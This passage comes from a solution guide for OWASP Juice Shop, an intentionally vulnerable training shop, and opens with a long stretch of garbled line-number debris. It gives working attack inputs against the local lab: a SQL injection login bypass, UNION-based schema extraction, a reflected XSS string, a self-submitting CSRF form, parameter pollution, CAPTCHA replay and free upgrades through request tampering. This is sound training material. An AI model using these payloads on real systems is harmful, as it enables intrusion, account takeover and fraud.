9999 712: 9999 713: 9999 714: 9999 715: 9999 716: 9999 717: 9999 718: 9999 719: 9999 720: 9999 721: 9999 722: 9999 723: 9999 724: 9999 725: 9999 726: 9999 727: 9999 728: 9999 729: 9999 730: 9999 731: 9999 732: 9999 733: 9999 734: 9999 735: 9999 736: 9999 737: 9999 738: 9999 739: 9999 740: 9999 741: 9999 742: 9999 743: 9999 744: 9999 745: 9999 746: 9999 747: 9999 748: 9999 749: 9999 750: 9999 751: 9999 752: 9999 753: 9999 754: 9999 755: 9999 756: 9999 757: 9999 758: 9999 759: 9999 760: 9999 761: 9999 762: 9999 763: 9999 764: 9999 765: 9999 766: 9999 767: 9999 768: 9999 769: 9999 770: 9999 771: 9999 772: 9999 773: 9999 774: 9999 775: 9999 776: 9999 777: 9999 778: 9999 779: 9999 780: 9999 781: 9999 782: 9999 783: 9999 784: 9999 785: 9999 786: 9999 787: 9999 788: 9999 789: 9999 790: 9999 791: 9999 792: 9999 793: 9999 794: 9999 795: 9999 796: 9999 797: 9999 798: 9999 799: 9999 800: 9999 801: 9999 802: 9999 803: 9999 804: 9999 805: 9999 806: 9999 807: 9999 808: 9999 809: 9999 810: 9999 811: 9999 812: 9999 813: 9999 814: 9999 815: 9999 816: 9999 817: 9999 818: 9999 819: 9999 820: 9999 821: 9999 822: 9999 823: 9999 824: 9999 825: 9999 826: 9999 827: 9999 828: 9999 829: 9999 830: 9999 831: 9999 832: 9999 833: 9999 834: 9999 835: 9999 836: 9999 837: 9999 838: 9999 839: 9999 840: 9999 841: 9999 842: 9999 843: 9999 844: 9999 845: 9999 846: 9999 847: 9999 848: 9999 849: 9999 850: 9999 851: 9999 852: 9999 853: 9999 854: 9999 855: 9999 856: 9999 857: 9999 858: 9999 859: 9999 860: 9999 861: 9999 862: 9999 863: 9999 864: 9999 865: 9999 866: 9999 867: 9999 868: 9999 869: 9999 870: 9999 871: 9999 872: 9999 873: 9999 874: 9999 875: 9999 876: 9999 877: 9999 878: 9999 879: 9999 880: 9999 881: 9999 882: 9999 883: 9999 884: 9999 885: 9999 886: 9999 887: 9999 888: 9999 889: 9999 890: 9999 891: 9999 892: 9999 893: 9999 894: 9999 895: 9999 896: 9999 897: 9999 898: 9999 899: 9999 900: 9999 901: 9999 902: 9999 903: 9999 904: 9999 905: 9999 906: 9999 907: 9999 908: 9999 909: 9999 910: 9999 911: 9999 912: 9999 913: 9999 914: 9999 915: 9999 916: 9999 917: 9999 918: 9999 919: 9999 920: 9999 921: 9999 922: 9999 923: 9999 924: 9999 925: 9999 926: 9999 927: 9999 928: 9999 929: 9999 930: 9999 931: 9999 932: 9999 933: 9999 934: 9999 935: 9999 936: 9999 937: 9999 938: 9999 939: 9999 940: 9999 941: 9999 942: 9999 943: 9999 944: 9999 945: 9999 946: 9999 947: 9999 948: 9999 949: 9999 950: 9999 951: 9999 952: 9999 953: 9999 954: 9999 955: 9999 956: 9999 957: 9999 958: 9999 959: 9999 960: 9999 961: 9999 962: 9999 963: 9999 964: 9999 965: 9999 966: 9999 967: 9999 968: 9999 969: 9999 970: 9999 971: 9999 972: 9999 973: 9999 974: 9999 975: 9999 976: 9999 977: 9999 978: 9999 979: 9999 980: 9999 981: 9999 982: 9999 983: 9999 984: 9999 985: 9999 986: 9999 987: 9999 988: 9999 989: 9999 990: 9999 991: 9999 992: 9999 993: 9999 994: 9999 995: 9999 996: 9999 997: 9999 998: 9999 999: 9999 1000: 9999 1001: 9999 1002: 9999 1003: 9999 1004: 9999 1005: 9999 1006: 9999 1007: 9999 1008: 9999 1009: 9999 1010: 9999 1011: 9999 1012: 9999 1013: 9999 1014: 9999 1015: 9999 1016: 9999 1017: 9999 1018: 9999 1019: 9999 1020: 9999 1021: 9999 1022: 9999 1023: 9999 1024: 9999 1025: 9999 1026: 9999 1027: 9999 1028: 9999 1029: 9999 1030: 9999 1031: 9999 1032: 9999 1033: 9999 1034: 9999 1035: 9999 1036: 9999 1037: 9999 1038: 9999 1039: 9999 1040: 9999 1041: 9999 1042: 9999 1043: 9999 1044: 9999 1045: 9999 1046: 9999 1047: 9999 1048: 9999 1049: 9999 1050: 9999 1051: 9999 1052: 9999 1053: 9999 1054: 9999 1055: 9999 1056: 9999 1057: 9999 1058: 9999 1059: 9999 1060: 9999 1061: 9999 1062: 9999 1063: 9999 1064: 9999 1065: 9999 1066: 9999 1067: 9999 1068: 9999 1069: 9999 1070: 9999 1071: 9999 1072: 9999 1073: 9999 1074: 9999 1075: 9999 1076: 9999 1077: 9999 1078: 9999 1079: 9999 1080: 9999 1081: 9999 1082: 9999 1083: 9999 1084: 9999 1085: 9999 1086: 9999 1087: 9999 1088: 9999 1089: 9999 1090: 9999 1091: 9999 1092: 9999
```

1. The *Submit* button is still **disabled** because you did not select a *Rating* yet.
2. Inspect the *Submit* button with your DevTools and note the `disabled` attribute of the `<button>` HTML tag
3. Double click on `disabled` attribute to select it and then delete it from the tag.



4. The *Submit* button is now **enabled**.
5. Click the *Submit* button to solve the challenge.
6. You can verify the feedback was saved by checking the *Customer Feedback* widget on the *About Us* page.



★★ Challenges


Access the administration section of the store

1. Open the `main-es2015.js` in your browser's developer tools and search for "admin".
2. One of the matches will be a route mapping to `path: "administration"`.

3. Navigating to <http://localhost:3000/#/administration> will give a 403 Forbidden error.
 4. Log in to an administrator's account by solving the challenge
 - o Log in with the administrator's user account or
 - o Log in with the administrator's user credentials without previously changing them or applying SQL Injection first and then navigate to <http://localhost:3000/#/administration> will solve the challenge.

View another user's shopping basket

1. Log in as any user.
 2. Put some products into your shopping basket.
 3. Inspect the *Session Storage* in your browser's developer tools to find a numeric `bid` value.



The screenshot shows the Chrome DevTools Application tab. On the left, a sidebar lists storage types: Local Storage, Session Storage (expanded to show 'http://localhost:3000'), IndexedDB, Web SQL, and Cookies. The 'http://localhost:3000' entry under Session Storage is highlighted with a blue background. On the right, a table displays the contents of this storage. It has two columns: 'Key' and 'Value'. One row is visible, showing the key 'bid' with the value '1'. The table has a header row with arrows for sorting.

Key	Value
bid	1

4. Change the `bid` , e.g. by adding or subtracting 1 from its value.
 5. Visit <http://localhost:3000/#/basket> to solve the challenge.

If the challenge is not immediately solved, you might have to `F5` -reload to relay the `bid` change to the Angular client.

Receive a coupon code from the support chatbot

1. Log in as any user.
 2. Click *Support Chat* in the sidebar menu to visit <http://localhost:3000/#/chatbot>.
 3. After telling the chatbot your name you can start chatting with it.

4. Ask it something similar to "Can I have a coupon code?" or "Please give me a discount!" and it will most likely decline with some unlikely excuse.
5. Keep asking for discount again and again until you finally receive a 10% coupon code for the current month! This also solves the challenge immediately.

Use a deprecated B2B interface that was not properly shut down

1. Log in as any user.
2. Click *Complain?* in the *Contact Us* dropdown to go to the *File Complaint* form
3. Clicking the file upload button for *Invoice* and browsing some directories you might notice that `.pdf` and `.zip` files are filtered by default
4. Trying to upload another other file will probably give you an error message on the UI stating exactly that: `Forbidden file type. Only PDF, ZIP allowed.`
5. Open the `main-es2015.js` in your DevTools and find the declaration of the file upload (e.g. by searching for `zip`)
6. In the `allowedMimeType` array you will notice `"application/xml"` and `"text/xml"` along with the expected PDF and ZIP types

```
main.js  main.js (minified) X
1  Pretty-print this minified file?
2007 3659 3660 3661 3662 3663 3664 3665 3666 3667 3668 3669 3670 3671 3672 3673 3674 3675 3676 3677 3678 3679 3680 3681 3682 3683 3684 3685 3686 3687 3688
1
  q.b.add(P.C);
  q.b.watch();
  var Wn = function() {
    function Nn() {
      this.userService = L;
      this.complaintService = N;
      this.customerControl = new T.e({
        value: '',
        disabled: !0
      });
      this.messageControl = new T.e("", [T.o.required, T.o.maxLength(100)]);
      this.fileUploadError = void 0;
      this.uploader = new Bn.FileUploader({
        userToken: "Bearer " + localStorage.getItem("token"),
        authToken: "Bearer " + localStorage.getItem("token"),
        allowedMimeType: ["application/pdf", "application/xml", "text/xml", "application/zip", "application/x-zip-compressed", "multipart/x-zip"],
        maxFileSize: 1e9
      });
      this.userEmail = void 0;
      this.complaint = void 0
    }
  }

```

7. Click on the *Choose File* button.
8. In the *File Name* field enter `*.xml` and select any arbitrary XML file (<100KB) you have available. Then press *Open*.
9. Enter some *Message* text and press *Submit* to solve the challenge.
10. On the JavaScript Console of your browser you will see a suspicious `410 (Gone)` HTTP Error. In the corresponding entry in the Network section of your browser's DevTools, you should see an error message, telling you that `B2B customer complaints via file upload have been deprecated for security reasons!`

Get rid of all 5-star customer feedback

1. Log in to the application with any user.
2. Solve [Access the administration section of the store](#)

Customer Feedback			
User	Comment	Rating	
1	I love this shop! Best products in town! Highly recommended!	★★★★★	trash
2	Great shop! Awesome service!	★★★★★	trash
	Incompetent customer support! Can't even upload photo of broken purchase! <i>Support Team: Sorry, only order confirmation PDFs can be attached to complaints!</i>	★★★★★	trash
	This is the store for awesome stuff of all kinds!	★★★★★	trash
	Never gonna buy anywhere else from now on! Thanks for the great service!	★★★★★	trash

3. Delete all entries with five star rating from the *Customer Feedback* table using the trashcan button

Log in with the administrator's user account

- Log in with *Email* `' or 1=1--` and any *Password* which will authenticate the first entry in the `users` table which coincidentally happens to be the administrator
- or log in with *Email* `admin@juice-sh.op'--` and any *Password* if you already know the email address of the administrator
- or log in with *Email* `admin@juice-sh.op` and *Password* `admin123` if you looked up the administrator's password hash `0192023a7bbd73250516f069df18b500` in a rainbow table after harvesting the user data by [retrieving a list of all user credentials via SQL Injection](#).

Log in with MC SafeSearch's original user credentials

1. Reading the hints for this challenge or googling "MC SafeSearch" will eventually bring the music video "["Protect Ya' Passwordz"](#)" to your attention.
2. Watch this video to learn that MC used the name of his dog "Mr. Noodles" as a password but changed "some vowels into zeroes".
3. Visit <http://localhost:3000/#/login> and log in with *Email* `mc.safesearch@juice-sh.op` and *Password* `Mr. N00dles` to solve this challenge.

Log in with the administrator's user credentials without previously changing them or applying SQL Injection

1. Visit <http://localhost:3000/#/login>.
2. Log in with *Email* `admin@juice-sh.op` and *Password* `admin123` which is as easy to guess as it is to brute force or retrieve from a rainbow table.

Behave like any "white hat" should before getting into the action

1. Visit <https://securitytxt.org/> to learn about a proposed standard which allows websites to define security policies.
2. Request the security policy file from the server at <http://localhost:3000/.well-known/security.txt> or <http://localhost:3000/security.txt> to solve the challenge.
3. Optionally, write an email to the mentioned contact address donotreply@owasp-juice.shop and see what happens... :e-mail:

Inform the shop about an algorithm or library it should definitely not use the way it does

Juice Shop uses some inappropriate crypto algorithms and libraries in different places. While working on the following topics (and having the `package.json.bak` at hand) you will learn those inappropriate choices in order to exploit and solve them:


- [Forge a coupon code that gives you a discount of at least 80%](#) exploits `z85` (Zero-MQ Base85 implementation) as the library for coupon codes.
- [Solve challenge #999](#) requires you to create a valid hash with the `hashid` library.
- Passwords in the `users` table are hashed with unsalted MD5
- Users registering via Google account will receive a very silly default password that involves Base64 encoding.

1. Visit <http://localhost:3000/#/contact>.
2. Submit your feedback with one of the following words in the comment: `z85` , `base85` , `base64` , `md5` OR `hashid` .

Perform a reflected XSS attack

1. Log in as any user.
2. Do some shopping and then visit the *Order History*.
3. Clicking on the little "Truck" button for any of your orders will show you the delivery status of your order.
4. Notice the `id` parameter in the URL <http://localhost:3000/#/track-result?id=fe01-f885a0915b79f2a9> with `fe01-f885a0915b79f2a9` being one of your order numbers?
5. As the `fe01-f885a0915b79f2a9` is displayed on the screen, it might be susceptible to an XSS attack.

6. Paste the attack string `<iframe src="javascript:alert('xss')">` into that URL so that you have <http://localhost:3000/#/track-result?>
`id=%3Ciframe%20src%3D%22javascript:alert(%60xss%60)%22%3E`
7. Refresh that URL to get the XSS payload executed and the challenge marked as solved.



Determine the answer to John's security question

1. Go to the photo wall and search for the photo that has been posted by the user `j0hNny`.
2. Download that photo.
3. Check the metadata of the photo. You can use various tools online like <http://exif.regex.info/exif.cgi>
4. When viewing the metadata, you can see the coordinates of where the photo was taken. The coordinates are `36.958717N 84.348217W`
5. Search for these coordinates on Google to find out in which forest the photo was taken. It can be seen that the `Daniel Boone National Forest` is located on these coordinates.
6. Go to the login page and click on *Forgot your password?*.
7. Fill in `john@juice-sh.op` as the email and `Daniel Boone National Forest` as the answer of the security question.
8. Choose a new password and click on *Change*.

Determine the answer to Emma's security question

1. Go to the photo wall and search for the photo that has been posted by the user `E=ma2`.
2. Open the image so that you can zoom in on it.


3. On the far left window on the middle floor, you can see a logo of a company.
It can be seen that logo shows the name `ITsec`.
4. Go to the login page and click on *Forgot your password?*.
5. Fill in `emma@juice-sh.op` as the email and `ITsec` as the answer of the security question.
6. Choose a new password and click on *Change*.

★☆☆ Challenges

Register as a user with administrator privileges

1. Submit a `POST` request to <http://localhost:3000/api/Users> with:

- o `{"email": "admin", "password": "admin", "role": "admin"}` as body
- o and `application/json` as Content-Type



The screenshot shows the Postman interface with the following details:

- Request:** POST <http://localhost:3000/api/Users>
- Body (JSON):**

```
1 {"email": "admin", "password": "admin", "role": "admin"}
```
- Response:**

```
1 {
  "status": "success",
  "data": {
    "username": "",
    "lastloginIp": "0.0.0.0",
    "profileImage": "default.svg",
    "isActive": true,
    "id": 17,
    "email": "admin",
    "role": "admin",
    "updatedAt": "2019-11-11T19:45:08.088Z",
    "createdAt": "2019-11-11T19:45:08.088Z",
    "deletedAt": null
  }
}
```

2. Upon your next visit to the application's web UI the challenge will be marked as solved.

Put an additional product into another user's shopping basket

1. Log in as any user.
2. Inspect HTTP traffic while putting items into your own shopping basket to learn your own `BasketId`. For this solution we assume yours is `1` and another user's basket with a `BasketId` of `2` exists.
3. Submit a `POST` request to <http://localhost:3000/api/BasketItems> with payload `{"ProductId": 14, "BasketId": "2", "quantity": 1}` making sure no product of

that with `ProductId` of `14` is already in the target basket. Make sure to supply your `Authorization Bearer` token in the request header.

4. You will receive a (probably unexpected) response of `{'error' : 'Invalid BasketId'}` - after all, it is not your basket!
5. Change your `POST` request into utilizing HTTP Parameter Pollution (HPP) by supplying your own `BasketId` *and* that of someone else in the same payload, i.e. `{"ProductId": 14, "BasketId": "1", "quantity": 1, "BasketId": "2"}`.
6. Submitting this request will satisfy the validation based on your own `BasketId` but put the product into the other basket!

❶ With other `BasketId`s you might need to play with the order of the duplicate property a bit and/or make sure your own `BasketId` is lower than the one of the target basket to make this HPP vulnerability work in your favor.

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist.

Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. For instance, RFC 3986 simply defines the term Query String as a series of field-value pairs and RFC 2396 defines classes of reserved and unreserved query string characters. Without a standard in place, web application components handle this edge case in a variety of ways (see the table below for details).

By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.⁷

Submit 10 or more customer feedbacks within 10 seconds

1. Open the Network tab of your browser DevTools and visit <http://localhost:3000/#/contact>
2. You should notice a `GET` request to <http://localhost:3000/rest/captcha/> which retrieves the CAPTCHA for the feedback form. The HTTP response body will look similar to `{"captchaId":18, "captcha": "5*8*8", "answer": "320"}`.
3. Fill out the form normally and submit it while checking the backend interaction in your Developer Tools. The CAPTCHA identifier and solution are transmitted along with the feedback in the request body: `{comment: "Hello", rating: 1, captcha: "320", captchaId: 18}`
4. You will notice that a new CAPTCHA is retrieved from the REST endpoint. It will present a different math challenge, e.g. `{"captchaId":19, "captcha": "1*1-`

```
1", "answer": "0"}]
```

5. Write another feedback but before sending it, change the `captchaId` and `captcha` parameters to the previous values of `captchaId` and `answer`. In this example you would submit `captcha: "320", captchaId: 18` instead of `captcha: "0", captchaId: 19`.
6. The server will accept your feedback, telling you that the CAPTCHA can be pinned to any previous one you like.
7. Write a script with a 10-iteration loop that submits feedback using your pinned `captchaId` and `captcha` parameters. Running this script will solve the challenge.

Two alternate (but more complex) solutions:

- Rewrite your script so that it *parses the response from each CAPTCHA retrieval call* to <http://localhost:3000/rest/captcha/> and sets the extracted `captchaId` and `answer` parameters in each subsequent form submission as `captchaId` and `captcha`.
- Using an automated browser test tool like [Selenium WebDriver](#) you could do the following:
 1. Read the CAPTCHA question from the HTML element `<code id="captcha" ...>`
 2. Calculate the result on the fly using JavaScript
 3. Let WebDriver write the answer into the `<input name="feedbackCaptcha" ...>` field.

The latter is actually the way it is implemented in the end-to-end test for this challenge:

```

let comment, rating, submitButton, captcha

beforeEach(() => {
  browser.get('/#/contact')
  comment = element(by.id('comment'))
  rating = $$('.br-unit').last()
  captcha = element(by.id('captchaControl'))
  submitButton = element(by.id('submitButton'))
  solveNextCaptcha()
})

describe('challenge "captchaBypass"', () => {
  it('should be possible to post 10 or more customer feedbacks in less than 10 seconds', () => {
    for (var i = 0; i < 11; i++) {
      comment.sendKeys('Spam #' + i)
      rating.click()
      submitButton.click()
      browser.sleep(200)
      solveNextCaptcha() // first CAPTCHA was already solved in beforeEach
    }
  })
})

protractor.expect.challengeSolved({ challenge: 'CAPTCHA Bypass Tier 1' })
})

function solveNextCaptcha () {
  element(by.id('captcha')).getText().then((text) => {
    const answer = eval(text).toString() // eslint-disable-line no-eval
    captcha.sendKeys(answer)
  })
}

```

It is worth noting that both alternate solutions would still work even if the CAPTCHA-pinning problem would be fixed in the application!

Last but not least, the following [RaceTheWeb](#) config could be used to solve this challenge. Other than the two above alternate solutions, this one relies on CAPTCHA-pinning:

```

# CAPTCHA Bypass
# Save this as captcha-bypass.toml
# Get Captcha information from this endpoint first: http://localhost:3000/rest/captcha
# Then replace captchaId and captcha values in body parameter of this file
# Launch this file by doing ./racethweb captcha-bypass.toml
count = 10
verbose = true
[[requests]]
  method = "POST"
  url = "http://localhost:3000/api/Feedbacks/"
  body = "{\"captchaId\":12,\"captcha\":\"-1\",\"comment\":\"pwned2\",\"rating\":5}"
  headers = ["Content-Type: application/json"]

```

Change the name of a user by performing Cross-Site Request Forgery from another origin

1. Open Juice Shop in an older web browser, e.g. [Mozilla Firefox 56](#) from 2017.

(⚠ You should not install such an old browser on your actual computer! Use

a VM for such experiments!)

2. Login with any user account. This user is going to be the victim of the CSRF attack.
3. Navigate to <http://htmledit.squarefree.com> in the same browser. It is intentional that the site is accessed without TLS, as otherwise there might be issues with the mixed-content policy of the browser.
4. In the upper frame of the page, paste the following HTML fragment, which contains a self-submitting HTML form:

```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="CSRF"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```

1. The attack is performed immediately. You will see an error message or a blank page in the lower frame, because even though the online HTML editor is allowed to send requests to Juice Shop, it is not permitted to embed the response.
2. Verify that the username got changed to "CSRF" by checking the [profile page](#).

In an actual attack scenario, the attacker will try to trick a legitimate user into opening an attacker-controlled website. If the victim is simultaneously logged into the target website, the request that is generated by the malicious form in step 3 is authenticated with the victim's session. The attacker has also options to hide the automatically issued request, for example by embedding it into an inline frame of zero height and width.

Exfiltrate the entire DB schema definition via SQL Injection

1. From any errors seen during previous SQL Injection attempts you should know that SQLite is the relational database in use.
2. Check <https://www.sqlite.org/faq.html> to learn in "(7) How do I list all tables/indices contained in an SQLite database" that the schema is stored in a system table `sqlite_master`.
3. You will also learn that this table contains a column `sql` which holds the text of the original `CREATE TABLE` or `CREATE INDEX` statement that created the table or index. Getting your hands on this would allow you to replicate the entire DB schema.
4. During the [Order the Christmas special offer of 2014](#) challenge you learned that the `/rest/products/search` endpoint is susceptible to SQL Injection into the `q` parameter.
5. The attack payload you need to craft is a `UNION SELECT` merging the data from the `sqlite_master` table into the products returned in the JSON result.
6. As a starting point we use the known working `')--` attack pattern and try to make a `UNION SELECT` out of it
7. Searching for `')-- UNION SELECT * FROM x--` fails with a `SQLITE_ERROR: no such table: x` as you would expect.

8. Searching for `'')) UNION SELECT * FROM sqlite_master--` fails with a promising `SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns` which least confirms the table name.

9. The next step in a `UNION SELECT` -attack is typically to find the right number of returned columns. As the `Search Results` table in the UI has 3 columns displaying data, it will probably at least be three. You keep adding columns until no more `SQLITE_ERROR` occurs (or at least it becomes a different one):

- i. `'')) UNION SELECT '1' FROM sqlite_master--` fails with `number of result columns` `error`
- ii. `'')) UNION SELECT '1', '2' FROM sqlite_master--` fails with `number of result columns` `error`
- iii. `'')) UNION SELECT '1', '2', '3' FROM sqlite_master--` fails with `number of result columns` `error`
- iv. (...)
- v. `'')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM sqlite_master--` *still fails with* `number of result columns` `error`
- vi. `'')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` finally gives you a JSON response back with an extra element
`{"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9"} .`

10. Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` leaving only the `"UNION ed"` element in the result set

11. The last step is to replace one of the fixed values with correct column name `sql`, which is why searching for `qwert')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--` solves the challenge.

Obtain a Deluxe Membership without paying for it


1. If wallet is empty: a. Go to <https://juice-shop.herokuapp.com/#/payment/deluxe> and look at the available payment options for upgrading to a deluxe account b. Open devtools and inspect the pay button next to the "pay using wallet" option. c. Remove the `disabled="true"` attribute from the element to enable it. d. Switch to the network tab and devtools and click on the button to initiate payment e. See that there is a POST request sent, which only contains one parameter in the request payload, "paymentMode", which is set to "wallet". The response contains an error saying your wallet doesn't contain sufficient funds d. Right click on the request and select "edit and resend" e. Change the `paymentMode` parameter to an empty string and press send. This solves the challenge and juice-shop no longer knows where to deduct the money from
2. If wallet isn't empty: a. If your wallet contains funds, you cannot start a dummy transaction to inspect the request structure because then you would be automatically upgraded to deluxe. b. Set up a proxy like OWASP ZAP, Fiddler or Burp Suite. c. Click on the pay button d. Intercept and edit the request as described above before forwarding it.

Post some feedback in another users name

1. Go to the *Contact Us* form on <http://localhost:3000/#/contact>.
2. Inspect the DOM of the form in your browser to spot this suspicious text field right at the top: `<input _ngcontent-c23 hidden id="userId" type="text" class="ng-untouched ng-pristine ng-valid">`

```
  <app-contact _ngcontent-c23 class="ng-star-inserted">
    <div _ngcontent-c23 fxlayoutalign="center" style="place-content: stretch center; align-items: stretch; flex-direction: row; box-sizing: border-box; display: flex;">
      <mat-card _ngcontent-c23 class="mat-card">
        <h3 _ngcontent-c23 translate>Contact Us</h3>
        <!-->
        <!-->
        <div _ngcontent-c23 class="form-container">
          <input _ngcontent-c23 hidden id="userId" type="text" class="ng-untouched ng-pristine ng-valid"> = $0
        <mat-form-field _ngcontent-c23 appearance="outline" class="mat-form-field ng-tns-c8-15 mat-primary mat-form-field-type-mat-input mat-form-field-appearance-outline mat-form-field-can-float mat-form-field-disabled ng-untouched ng-pristine mat-form-field-should-float">...</mat-form-field>
        <mat-form-field _ngcontent-c23 appearance="outline" class="mat-form-field ng-tns-c8-16 mat-primary mat-form-field-type-mat-input mat-form-field-appearance-outline mat-form-field-can-float mat-form-field-disabled ng-untouched ng-pristine mat-form-field-should-float">...</mat-form-field>
      </div>
    </mat-card>
  </div>
```

3. In your browser's developer tools remove the `hidden` attribute from above `<input>` tag.



